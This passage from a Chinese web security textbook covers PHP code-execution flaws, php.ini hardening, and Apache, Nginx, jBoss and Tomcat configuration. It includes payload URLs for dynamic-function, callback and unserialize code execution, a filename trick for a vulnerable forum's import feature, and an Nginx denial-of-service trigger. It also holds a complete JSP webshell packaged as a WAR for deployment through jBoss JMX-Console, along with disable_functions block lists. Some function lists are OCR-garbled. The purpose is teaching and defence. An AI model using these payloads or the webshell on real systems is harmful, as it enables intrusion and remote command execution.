    if($unzip->Count() == 0 || $unzip-
>GetError(0) != 0 || !preg_match("/\.sql$/i",
$importfile = $unzip->GetName(0))) {
```

```
        cpmsg('database_import_file_illegal',
'', 'error');
    }
    $identify = explode(',',
base64_decode(preg_replace("/^# Identify:
\s*(\w+).*/s",
"\\1", substr($unzip->GetData(0), 0, 256))));
    $confirm = !empty($confirm) ? 1 : 0;
    if(!$confirm && $identify[1] !=
$version) {
        cpmsg('database_import_confirm',
'admincp.php?action=database&operation=
        importzip&datafile_server=
$datafile_server&importsubmit=yes&confirm=yes
',
'form');
    }
    $sqlfilecount = 0;
    foreach($unzip->Entries as $entry) {
        if(preg_match("/\.sql$/i", $entry-
>Name)) {
            $fp = fopen('./forumdata/'.
$backupdir.'/'.$entry->Name, 'w');
            fwrite($fp, $entry->Data);
            fclose($fp);
            $sqlfilecount++;
        }
    }
```

```
.......
```

最后有fwrite()写文件操作。同时注意：

```
preg_match("/\.sql$/i", $importfile = $unzip-
>GetName(0))
```

将控制文件后缀为 .sql，但是其检查并不充分，攻击者可以利用Apache的文件名解析特性（参考“文件上传漏洞”一章），构造文件名为：081127_k4pFUs3C-1.php.sql。此文件名在Apache下默认会作为PHP文件解析，从而获得代码执行。

漏洞POC：

```
<6.0 :admincp.php?
action=importzip&datafile_server=./附件路径/
附件名.zip&importsubmit =yes
=6.1 :admincp.php?
action=database&operation=importzip&datafile_
server=./附件路径/附件名
称.zip&importsubmit=yes&frames=yes
```

14.3.3 其他执行代码方式

通过上面的几个真实案例，让我们对PHP中代码执

行漏洞的复杂性有了初步的了解。如果对常见的代码执行漏洞进行分类，则可以总结出一些规律。熟悉并理解这些可能导致代码执行的情况，对于代码审核及安全方案的设计有着积极意义。

直接执行代码的函数

PHP中有不少可以直接执行代码的函数，比如：eval()、assert()、system()、exec()、shell_exec()、passthru()escapeshellcmd()、pcntl_exec()等。

```
<?php
eval('echo $foobar;');
?>
```

一般来说，最好在PHP中禁用这些函数。在审计代码时则可以检查代码中是否存在这些函数，然后回溯危险函数的调用过程，看用户是否可以控制输入。

文件包含

文件包含漏洞也是代码注入的一种，需要高度关注能够包含文件的函数：include()、in-

clude_once()、require()、require_once()。

```
<?php
$to_include = $_GET['file'];
require_once($to_include . '.html');
?>
```

本地文件写入

能够往本地文件里写入内容的函数都需要重点关注。

这样的函数较多，常见的有file_put_con-tents()、fwrite()、fputs()等。在上节中就举了一个写入本地文件导致代码执行的案例。

需要注意的是，写入文件的功能可以和文件包含、危险函数执行等漏洞结合，最终使得原本用户无法控制的输入变成可控。在代码审计时要注意这种“组合类”漏洞。

preg_replace()代码执行

preg_replace()的第一个参数如果存在/e模式修饰符，则允许代码执行。

```
<?php
$var = '<tag>phpinfo()</tag>';
preg_replace("/<tag>(.*?)<\/tag>/e",
'addslashes(\\1)', $var);
?>
```

需要注意的是，即便第一个参数中并没有/e模式修饰符，也是有可能执行代码的。这要求第一个参数中包含变量，并且用户可控，有可能通过注入/e%00的方式截断文本，注入一个“/e”。

```
<?php
$regexp = $_GET['re'];
$var = '<tag>phpinfo()</tag>';
preg_replace("/<tag>(.*?)$regexp<\/tag>/", '\
\1', $var);
?>
```

针对这段代码，可以通过如下方式注入：

```
http://www.example.com/index.php?re=<\/tag>/e
```

当preg_replace()的第一个参数中包含了/e时，用户无论是控制了第二个参数还是第三个参数，都可以导致代码执行。

动态函数执行

用户自定义的动态函数可以导致代码执行，需要注意这种情况。

```
<?php
$dyn_func = $_GET['dyn_func'];
$argument = $_GET['argument'];
$dyn_func($argument);
?>
```

这种写法近似于后门，将直接导致代码执行，比如：

```
http://www.example.com/index.php?
dyn_func=system&argument=uname
```

与此类似，create_function()函数也具备此能力。

```
<?php
$foobar = $_GET['foobar'];
$dyn_func = create_function('$foobar', "echo
$foobar;");
$dyn_func('');
?>
```

攻击payload如下：

```
http://www.example.com/index.php?
foobar=system('ls')
```

Curly Syntax

PHP的Curly Syntax也能导致代码执行，它将执行花括号间的代码，并将结果替换回去，如下例：

```
<?php
$var = "I was innocent until ${`ls`}
appeared here";
?>
```

ls命令将列出本地目录的文件，并将结果返回。

如下例，phpinfo()函数将执行：

```
<?php
$foobar = 'phpinfo';
${'foobar'}();
?>
```

回调函数执行代码

很多函数都可以执行回调函数，当回调函数用户可控时，将导致代码执行。

```
<?php
$evil_callback = $_GET['callback'];
$some_array = array(0, 1, 2, 3);
$new_array = array_map($evil_callback,
$some_array);
?>
```

攻击payload如下：

```
http://www.example.com/index.php?
callback=phpinfo
```

此类函数很多，下面列出一些可以执行call-back参数的函数。

```
array_map()
usort(), uasort(), uksort()
array_filter()
array_reduce()
array_diff_uassoc(), array_diff_ukey()
array_udiff(), array_udiff_assoc(),
array_udiff_uassoc()
array_intersect_assoc(),
```

```
array_intersect_uassoc()
array_uintersect(),
array_uintersect_assoc(),
array_uintersect_uassoc()
array_walk(), array_walk_recursive()
xml_set_character_data_handler()
xml_set_default_handler()
xml_set_element_handler()
xml_set_end_namespace_decl_handler()
xml_set_external_entity_ref_handler()
xml_set_notation_decl_handler()
xml_set_processing_instruction_handler()
xml_set_start_namespace_decl_handler()
xml_set_unparsed_entity_decl_handler()
stream_filter_register()
set_error_handler()
register_shutdown_function()
register_tick_function()
```

ob_start()实际上也可以执行回调函数，需要特别注意。

```
<?php
$foobar = 'system';
ob_start($foobar);
echo 'uname';
ob_end_flush();
```

```
?>
```

unserialize()导致代码执行

unserialize()这个函数也很常见，它能将序列化的数据重新映射为PHP变量。但是unserialize()在执行时如果定义了**destruct()**函数，或者是wakeup()函数，则这两个函数将执行。

unserialize()代码执行有两个条件，一是unserialize()的参数用户可以控制，这样可以构造出需要反序列化的数据结构；二是存在 **destruct()**函数或者wakeup()函数，这两个函数实现的逻辑决定了能执行什么样的代码。

攻击者可以通过unserialize()控制**destruct()**或wakeup()中函数的输入。参考下面的例子：

```
class Example {
   var $var = '';
   function __destruct() {
      eval($this->var);
   }
}
unserialize($_GET['saved_code']);
?>
```

攻击payload如下：

```
http://www.example.com/index.php?
saved_code=O:7:"Example":1:
{s:3:"var";s:10:"phpinfo(
);";}
```

攻击payload可以先模仿目标代码的实现过程，然后再通过调用serialize()获得。

以上为一些主要的导致PHP代码执行的方法，在代码审计时需要重点关注这些地方。

14.4　定制安全的PHP环境

在本章中，我们已经深入了解了PHP语言的灵活性，以及PHP安全问题的隐蔽性，那么要如何做好PHP的安全呢？

除了熟悉各种PHP漏洞外，还可以通过配置php.ini来加固PHP的运行环境。

PHP官方也曾经多次修改php.ini的默认设置。在本书中，推荐php.ini中一些安全相关参数的配置。

register_globals

当register_globals = ON时，PHP不知道变量从何而来，也容易出现一些变量覆盖的问题。因此从最佳实践的角度，强烈建议设置 register_globals= OFF，这也是PHP新版本中的默认设置。

open_basedir

open_basedir可以限制PHP只能操作指定目录下的文件。这在对抗文件包含、目录遍历等攻击时非常有用。我们应该为此选项设置一个值。需要注意的

是，如果设置的值是一个指定的目录，则需要在目录最后加上一个“/”，否则会被认为是目录的前缀。

```
open_basedir = /home/web/html/
allow_url_include
```

为了对抗远程文件包含，请关闭此选项，一般应用也用不到此选项。同时推荐关闭的还有allow_url_fopen。

```
allow_url_fopen = Off
allow_url_include = Off
display_errors
```

错误回显，一般常用于开发模式，但是很多应用在正式环境中也忘记了关闭此选项。错误回显可以暴露出非常多的敏感信息，为攻击者下一步攻击提供便利。推荐关闭此选项。

```
display_errors = Off
log_errors
```

在正式环境下用这个就行了，把错误信息记录在日志里。正好可以关闭错误回显。

```
log_errors = On
magic_quotes_gpc
```

推荐关闭，它并不值得依赖（请参考“注入攻击”一章），已知已经有若干种方法可以绕过它，甚至由于它的存在反而衍生出一些新的安全问题。XSS、SQL注入等漏洞，都应该由应用在正确的地方解决。同时关闭它还能提高性能。

```
magic_quotes_gpc = OFF
cgi.fix_pathinfo
```

若PHP以CGI的方式安装，则需要关闭此项，以避免出现文件解析问题（请参考“文件上传漏洞”一章）。

```
cgi.fix_pathinfo = 0
session.cookie_httponly
```

开启HttpOnly（HttpOnly的作用请参考“跨站脚本攻击”一章）。

```
session.cookie_httponly = 1
session.cookie_secure
```

若是全站HTTPS则请开启此项。

```
session.cookie_secure =1
```

safe_mode

PHP的安全模式是否应该开启的争议一直比较大。一方面，它会影响很多函数；另一方面，它又不停地被黑客们绕过，因此很难取舍。如果是共享环境（比如App Engine），则建议开启safe_mode，可以和disable_functions配合使用；如果是单独的应用环境，则可以考虑关闭它，更多地依赖于disable_functions控制运行环境安全。

safe_mode在当前的PHP版本中会影响以下函数。

安全模式限制函数	
函 数 名	限　制
dbmopen()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
dbase_open()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
filepro()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
filepro_rowcount()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
filepro_retrieve()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
ifx_*	sql_safe_mode 限制(!= safe mode)
ingres_*	sql_safe_mode 限制(!= safe mode)
mysql_*	sql_safe_mode 限制(!= safe mode)
pg_loimport()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)

续表

安全模式限制函数	
函 数 名	限　　制
posix_mkfifo()	检查被操作的目录是否与被执行的脚本有相同的 UID（所有者）
putenv()	遵循 ini 设置的 safe_mode_protected_env_vars 和 safe_mode_allowed_env_vars 选项。请参考 putenv() 函数的有关文档
move_uploaded_file()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
chdir()	检查被操作的目录是否与被执行的脚本有相同的 UID（所有者）
dl()	当 PHP 运行在安全模式时，不能使用此函数
backtick operator	当 PHP 运行在安全模式时，不能使用此函数
shell_exec()（在功能上和 backticks 函数相同）	当 PHP 运行在安全模式时，不能使用此函数
exec()	只能在 safe_mode_exec_dir 设置的目录下进行执行操作。基于某些原因，目前不能在可执行对象的路径中使用..。escapeshellcmd() 将被作用于此函数的参数上
system()	只能在 safe_mode_exec_dir 设置的目录下进行执行操作。基于某些原因，目前不能在可执行对象的路径中使用..。escapeshellcmd() 将被作用于此函数的参数上
passthru()	只能在 safe_mode_exec_dir 设置的目录下进行执行操作。基于某些原因，目前不能在可执行对象的路径中使用..。escapeshellcmd() 将被作用于此函数的参数上
popen()	只能在 safe_mode_exec_dir 设置的目录下进行执行操作。基于某些原因，目前不能在可执行对象的路径中使用..。escapeshellcmd() 将被作用于此函数的参数上
fopen()	检查被操作的目录是否与被执行的脚本有相同的 UID（所有者）
mkdir()	检查被操作的目录是否与被执行的脚本有相同的 UID（所有者）
rmdir()	检查被操作的目录是否与被执行的脚本有相同的 UID（所有者）
rename()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
unlink()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
copy()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
chgrp()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
chown()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
chmod()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者) 另外，不能设置 SUID、SGID 和 sticky bits
touch()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
symlink()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)（注意：仅测试 target）
link()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)（注意：仅测试 target）
apache_request_headers()	在安全模式下，以“authorization”（区分大小写）开头的标头将不会被返回
header()	在安全模式下，如果设置了 WWW-Authenticate，则当前脚本的 UID 将被添加到该标头的 realm 部分

续表

安全模式限制函数	
函 数 名	限　　制
PHP_AUTH 变量	在安全模式下，变量 PHP_AUTH_USER、PHP_AUTH_PW 和 PHP_AUTH_TYPE 在 $_SERVER 中不可用。但无论如何，您仍然可以使用 REMOTE_USER 来获取用户名称（USER）（注意：仅在 PHP 4.3.0 版本后有效）
highlight_file(),show_source()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID（所有者）（注意：仅在 4.2.1 版本后有效）
parse_ini_file()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID（所有者）（注意：仅在 4.2.1 版本后有效）
set_time_limit()	在安全模式下不起作用
max_execution_time	在安全模式下不起作用
mail()	在安全模式下，第 5 个参数被屏蔽。（注意：仅从 PHP 4.2.3 版本起受影响）

需要特别注意的是，如果开启了safe_mode，则exec()、system()、passthru()、popen()等函数并非被禁用，而是只能执行在“safe_mode_exec_dir”所指定目录下存在的可执行文件。如果要允许这些函数，则请设置好safe_mode_exec_dir的值并将此目录设置为不可写。

safe_mode被绕过的情况，往往是因为加载了一些非官方的PHP扩展。扩展自带的函数可以绕过safe_mode，因此请谨慎加载非默认开启的PHP扩展，除非能确认它们是安全的。

disable_functions

disable_functions能够在PHP中禁用函数。这是把双刃剑，禁用函数可能会为开发带来不便，但禁用的函数太少又可能增加开发写出不安全代码的几

率，同时为黑客获取webshell提供便利。

一般来说，如果是独立的应用环境，则推荐禁用以下函数：

disable_functions = escapeshellarg, escapeshellcmd, exec, passthru, proc_close,proc_get_status, proc_open, proc_nice, proc_ter-minate, shell_exec, system, ini_restore, popen, dl,disk_free_space, diskfreespace, set_time_limit,tmpfile, fopen, readfile, fpassthru, fsockopen,mail, ini_alter, highlight_file, openlog,show_source, symlink, apache_child_terminate,apache_get_modules, apache_get_version,apache_getenv, apache_note, apache_setenv,parse_ini_file

如果是共享环境（比如App Engine），则需要禁用更多的函数。这方面可以参考新浪推出的SAE平台，在共享的PHP环境下，禁用的函数列表如下：

禁用的函数：

php_real_logo_guid,php_egg_logo_guid,php_ini_scanned
link,linkinfo,symlink,link,exec,system,es-

capeshellcmd,escapeshellarg,passthru,shell_exec,proc_o
ode,putenv,getopt,sys_getloadavg,getrusage,get_current_
bug_zval_dump,ini_alter,dl,pclose,popen,stream_select,st
pend,stream_filter_remove,stream_socket_client,stream_s
cept,stream_socket_get_name,stream_socket_recvfrom,s
able_crypto,stream_socket_shutdown,stream_socket_pai
tents,stream_set_write_buffer,set_file_buffer,set_socket_b
store,stream_get_transports,stream_is_lo-
cal,get_headers,stream_set_timeout,socket_get_status,m
stants,apc_sma_info,apc_store,flock,pfsock-
open,posix_kill,apache_child_termi-
nate,apache_get_modules,apache_get_ver-
sion,apache_getenv,apache_lookup_uri,apache_reset_tim
ers,apache_setenv,virtual,mysql_pconnect,mem-
cache_add_server,memcache_connect,mem-
cache_pconnect

禁用的类：

XMLWriter,DOMDocument,DOMNota-
tion,DOMXPath,SQLiteDatabase,SQLiteRe-
sult,SQLiteUnbuffered,SQLiteException

对于PHP 6来说，安全架构发生了极大的变化，

magic_quotes_gpc、safe_mode等都已经取消，同时提供了一些新的安全功能。由于PHP 6离普及尚有很长一段时间，很多功能尚未稳定，在此暂不讨论。

14.5 小结

在本章中介绍了PHP安全相关的很多问题。PHP是一门被广泛使用的Web开发语言，它的语法和使用方式非常灵活，这也导致了PHP代码安全评估的难度相对较高。

本章先后介绍了PHP中一些特别的安全问题，比如文件包含漏洞、代码执行漏洞，最终对如何定制一个安全的PHP环境给出了建议。根据本章的一些最佳实践，可以为PHP安全评估提供参考和指导思想。

第15章　Web Server配置安全

Web服务器是Web应用的载体，如果这个载体出现安全问题，那么运行在其中的Web应用程序的安全也无法得到保障。因此Web服务器的安全不容忽视。Web服务器安全，考虑的是应用布署时的运行环境安全。这个运行环境包括Web Server、脚本语言解释器、中间件等软件，这些软件所提供的一些配置参数，也可以起到安全保护的作用。本章将抛砖引玉，讲讲Web服务器有哪些常见的运行时安全问题，虽然并不能概括所有的问题，但却是历年来导致安全事件最多的一些问题。

15.1　Apache安全

尽管近年来Nginx、LightHttpd等WebServer的市场份额增长得很快，但Apache仍然是这个领域中独一无二的巨头，互联网上大多数的Web应用依然跑在Apache Httpd上。本章就先从Apache讲起，因为Apache最具有代表性，其他的Web Server所面临的安全问题也可依此类推。在本章中，Apache均代指Apache Httpd。

Web Server的安全我们关注两点：一是WebServer本身是否安全；二是Web Server是否提供了可使用的安全功能。纵观Apache的漏洞史，它曾经出现过许多次高危漏洞。但这些高危漏洞，大部分是由Apache的Module造成的，Apache核心的高危漏洞几乎没有。Apache有很多官方与非官方的Module，默认启动的Module出现过的高危漏洞非常少，大多数的高危漏洞集中在默认没有安装或enable的Module上。

因此，检查Apache安全的第一件事情，就是检查Apache的Module安装情况，根据“最小权限原则”，

应该尽可能地减少不必要的Module，对于要使用的Module，则检查其对应版本是否存在已知的安全漏洞。

定制好了Apache的安装包后，接下来需要做的，就是指定Apache进程以单独的用户身份运行，这通常需要为Apache单独建立一个user/group。

需要注意的是，Apache以root身份或者admin身份运行是一个非常糟糕的决定。这里的admin身份是指服务器管理员在管理机器时使用的身份。这个身份的权限也是比较高的，因为管理员有操作管理脚本、访问配置文件、读/写日志等需求。

使用高权限身份运行Apache的结果可能是灾难性的，它会带来两个可怕的后果：

（1）当黑客入侵Web成功时，将直接获得一个高权限（比如root或admin）的shell；
（2）应用程序本身将具备较高权限，当出现bug时，可能会带来较高风险，比如删除本地重要文件、杀死进程等不可预知的结果。

比较好的做法是使用专门的用户身份运行Apache，这个用户身份不应该具备shell，它唯一的作用就是

用来运行Web应用。

以什么身份启动进程，在使用其他Web容器时也需要注意这个问题。很多JSP网站的管理员喜欢将Tomcat配置为root身份运行，导致的后果就是黑客们通过漏洞得到了webshell后，发现这个webshell已经具备root权限了。

Apache还提供了一些配置参数，可以用来优化服务器的性能，提高对抗DDOS攻击的能力。我们曾在“应用层拒绝服务攻击”一章中提到过这些参数：

```
 TimeOut
 KeepAlive
LimitRequestBody
LimitRequestFields
LimitRequestFieldSize
LimitRequestLine
LimitXMLRequestBody
AcceptFilter
MaxRequestWorkers
```

在Apache的官方文档中，对如何使用这些参数给出了指导。这些参数能够起到一定的作用，但单台机器的性能毕竟有限，所以对抗DDOS不可依赖于这

些参数，但聊胜于无。

最后，要保护好Apache Log。一般来说，攻击者入侵成功后，要做的第一件事情就是清除入侵痕迹，修改、删除日志文件，因此access log应当妥善保管，比如实时地发送到远程的syslog服务器上。

15.2 Nginx安全

近年来Nginx发展很快，它的高性能和高并发的处理能力使得用户在Web Server的选择上有了更多的空间。但从安全的角度来看，Nginx近年来出现的影响默认安装版本的高危漏洞却比Apache要多。在Nginx的官方网站有这些安全问题的列表。Nginx官方的补丁页面

nginx security advisories

Igor Sysoev's PGP public key.

- Vulnerabilities with invalid UTF-8 sequence on Windows
  Severity: **major**
  CVE-2010-2266
  Not vulnerable: 0.8.41+, 0.7.67+
  Vulnerable: nginx/Windows 0.7.52-0.8.40

- Vulnerabilities with Windows file default stream
  Severity: **major**
  CVE-2010-2263
  Not vulnerable: 0.8.40+, 0.7.66+
  Vulnerable: nginx/Windows 0.7.52-0.8.39

- Vulnerabilities with Windows 8.3 filename pseudonyms
  Severity: **major**
  CORE-2010-0121
  Not vulnerable: 0.8.33+, 0.7.65+
  Vulnerable: nginx/Windows 0.7.52-0.8.32

- An error log data are not sanitized
  Severity: none
  CVE-2009-4487
  Not vulnerable: none
  Vulnerable: all

- The renegotiation vulnerability in SSL protocol
  Severity: **major**
  VU#120541 CVE-2009-3555

比如CVE-2010-2266是一个Nginx的拒绝服务漏洞，触发条件非常简单：

```
http://[ webserver IP][:port]/%c0.%c0./%c0.
%c0./%c0.%c0./%c0.%c0./%20
http://[ webserver IP][:port]/%c0.%c0./%c0.
%c0./%c0.%c0./%20
http://[ webserver IP][:port]/%c0.%c0./%c0.
%c0./%20
```

因此多多关注Nginx的漏洞信息，并及时将软件升级到安全的版本，是非常有必要的一件事情。从历史的经验来看，如果一个软件出现的漏洞较多，那么说明代码维护者的安全意识与安全经验有所欠缺，同时由于破窗效应，这个软件未来往往会出现更多的漏洞。

就软件安全本身来看，Nginx与Apache最大的区别在于，检查Apache安全时更多的要关注Module的安全，而Nginx则需要注意软件本身的安全，及时升级软件版本。

与Apache一样，Nginx也应该以单独的身份运行，这是所有Web Server、容器软件应该共同遵守的原则。

首先，Nginx的配置非常灵活，在对抗DDOS和CC攻击方面也能起到一定的缓解作用，比如下面的一些配置参数：

```
  worker_processes 1;
           worker_rlimit_nofile 80000;
           events {
               worker_connections 50000;
           }
           server_tokens off;
           log_format IP `$remote_addr';
           reset_timedout_connection on;
           listen  xx.xx.xx.xx:80  default
rcvbuf=8192 sndbuf=16384 backlog=32000
accept_filter=httpready;
```

其次，在Nginx配置中还可以做一些简单的条件判断，比如客户端User-Agent具有什么特征，或者来自某个特定referer、IP等条件，响应动作可以是返回错误号，或进行重定向。

```
set $add 1;
        location /index.php {
                limit_except GET POST {
                     deny all;
            }
```


```
            set $ban "";
            if ($http_referer = "" ) {set
$ban $ban$add;}
            if ($request_method = POST )
{set $ban $ban$add;}
            if ($query_string =
"action=login" ){set $ban $ban$add;}
            if ($ban = 111 ) {
                access_log /var/log/
[133]nginx/ban IP;
                return 404;
            }
            proxy_pass
http://127.0.0.1:8000; #here is a patch
        }
```

在此仍需强调的是，Web Server对于DDOS攻击的防御作用是有限的。对于大规模的拒绝服务攻击，需要使用更加专业的保护方案。

15.3　jBoss远程命令执行

jBoss是J2EE环境中一个流行的Web容器，但是jBoss在默认安装时提供的一些功能却不太安全，如果配置不得当，则可能直接造成远程命令执行。

由于jBoss在默认安装时会有一个管理后台，叫做JMX-Console，它提供给管理员一些强大的功能，其中包括配置MBeans，这同样也会为黑客们打开方便之门。通过8080端口（默认安装时会监听8080端口）访问/jmx-console能够进入到这个管理界面。默认安装时访问JMX-Console是没有任何认证的。



JMX-Console页面

在JMX-Console中，有多种可以远程执行命令的方法。最简单的方式，是通过DeploymentScanner远程加载一个war包。

默认的DeploymentScanner将检查URL是否是file:/[JBOSSHOME]/server/default/de-ploy/，但通过addURL()方法却可以添加一个远程的war包。这个过程大致如下：

首先创建一个合法的war包，除了可执行的shell外，还需要带上相应的meta data。

```
$ echo  'The JSP to execute the commands'
$ cat >cmd.jsp
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
```

```
        out.println("Command: " +
request.getParameter("cmd") + "<BR>");
        Process p =
Runtime.getRuntime().exec(request.getParamete
r("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new
DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
</pre>
</BODY></HTML>
$ echo 'The web.xml file in the WEB-INF
directory configures the web application'
$ mkdir WEB-INF
$ cat >WEB-INF/web.xml
<?xml version="1.0" ?>
<web-app xmlns="http://java.sun.com/xml/ns/
j2ee"
         xmlns:xsi="http://www.w3.org/2001/
XMLSchema-instance"
```

```
xsi:schemaLocation="http://java.sun.com/xml/
ns/j2ee
http://java.sun.com/xml/ns/j2ee/web-
app_2_4.xsd"
         version="2.4">
    <servlet>
        <servlet-name>Command</servlet-name>
        <jsp-file>/cmd.jsp</jsp-file>
    </servlet>
</web-app>
$ echo 'Now put it into the WAR file'
$ jar cvf cmd.war WEB-INF cmd.jsp
$ echo 'Copy it on a web server where the
Jboss server can get it'
$ cp cmd.war /var/www/localhost/htdocs/
```

然后使用DeploymentScanner，访问http://[host]:8080/jmx-console/HtmlAdaptor?action=inspect MBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL。

接下来调用addURL()。


如果执行成功，则将返回succsess的信息。

当DeploymentScanner下次执行时，应用将布署成功，这个过程一般用一分钟左右。在一分钟后，攻

击者的webshell被布署成功。



除了使用DelpymentScanner远程布署war包外，德国的Redteam安全小组研究发现，通过JMX-Console提供的BSH（Bean Shell）Deploy-ment方法，同样也能布署war包。BSH能够执行一次性的脚本，或者创建服务，这对于黑客来说很有用。



执行命令的思路是，利用createScriptDeploy-

ment()执行命令，通常是在/tmp目录下写入一个war包后，再通过JMX-Console的布署功能加载此war包。

MBean Inspector - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.1.2:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployer%3Aserv

Most Visited Getting Started Latest H

MBean Inspector

void start()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	org.jboss.deployment.DeploymentInfo		(no description)

Invoke

java.net.URL createScriptDeployment()


MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String		(no description)
p2	java.lang.String		(no description)

Invoke

这个执行过程在此不再赘述。

JMX-Console为黑客大开方便之门，通过简单的“Google hacking”，可以在互联网上找到很多开放了JMX-Console的网站，其中大多数是存在漏洞的。



通过“Google hacking”搜索存在jBoss管理后台的网站

因此出于安全防御的目的，在加固时，需要删除JMX-Console后台，事实上，jBoss的使用完全可以不依赖于它。要移除JMX-Console，只需要删除jmx-console.war和web-console.war即可，它们分别位于$JBOSS_HOME/server/all/deploy和$JBOSS_HOME/server/default/deploy目录下。使用如下命令删除：


```
cd $JBOSS_HOME
bin/shutdown.sh
mv ./server/all/deploy/jmx-console.war jmx-console-all.bak
mv ./server/default/deploy/jmx-console.war jmx-console.war-default-bak
mv ./server/all/deploy/management/console-
```

```
mgr.sar/web-console.warweb-console-all.bak
mv ./server/default/deploy/management/
console-mgr.sar/web-console.war
web-console-default.bak
bin/run.sh
```

如果出于业务需要不得不使用JMX-Console，则应该使用一个强壮的密码，并且运行JMX-Con-sole的端口不应该面向整个Internet开放。

15.4　Tomcat远程命令执行

Apache Tomcat与jBoss一样，默认也会运行在8080端口。它提供的Tomcat Manager的作用与JMX-Console类似，管理员也可以在Tomcat Manager中部署war包。



Tomcat Manager界面

但值得庆幸的是，Tomcat Manager布署war包需要有manager权限，而这一权限是在配置文件中定义的。一个典型的配置文件如下：

```
[root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
```

```
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="tomcat"
roles="tomcat"/>
<user username="both" password="tomcat"
roles="tomcat,role1"/>
<user username="role1" password="tomcat"
roles="role1"/>
</tomcat-users>
[root@nitrogen conf]#
```

需要由管理员修改此文件，定义出manager角色：

```
<user username="manager" password="!@m4n4g3r!
@#! " roles="manager"/>
```

但是，像下面这种配置，就存在安全隐患了。

```
[root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
<role rolename="tomcat"/>
<role rolename="role1"/>
<role rolename="manager"/>
<user username="tomcat" password="tomcat"
roles="tomcat,manager"/>
<user username="both" password="tomcat"
```

```
roles="tomcat,role1"/>
<user username="role1" password="tomcat"
roles="role1"/>
</tomcat-users>
[root@nitrogen conf]#
```

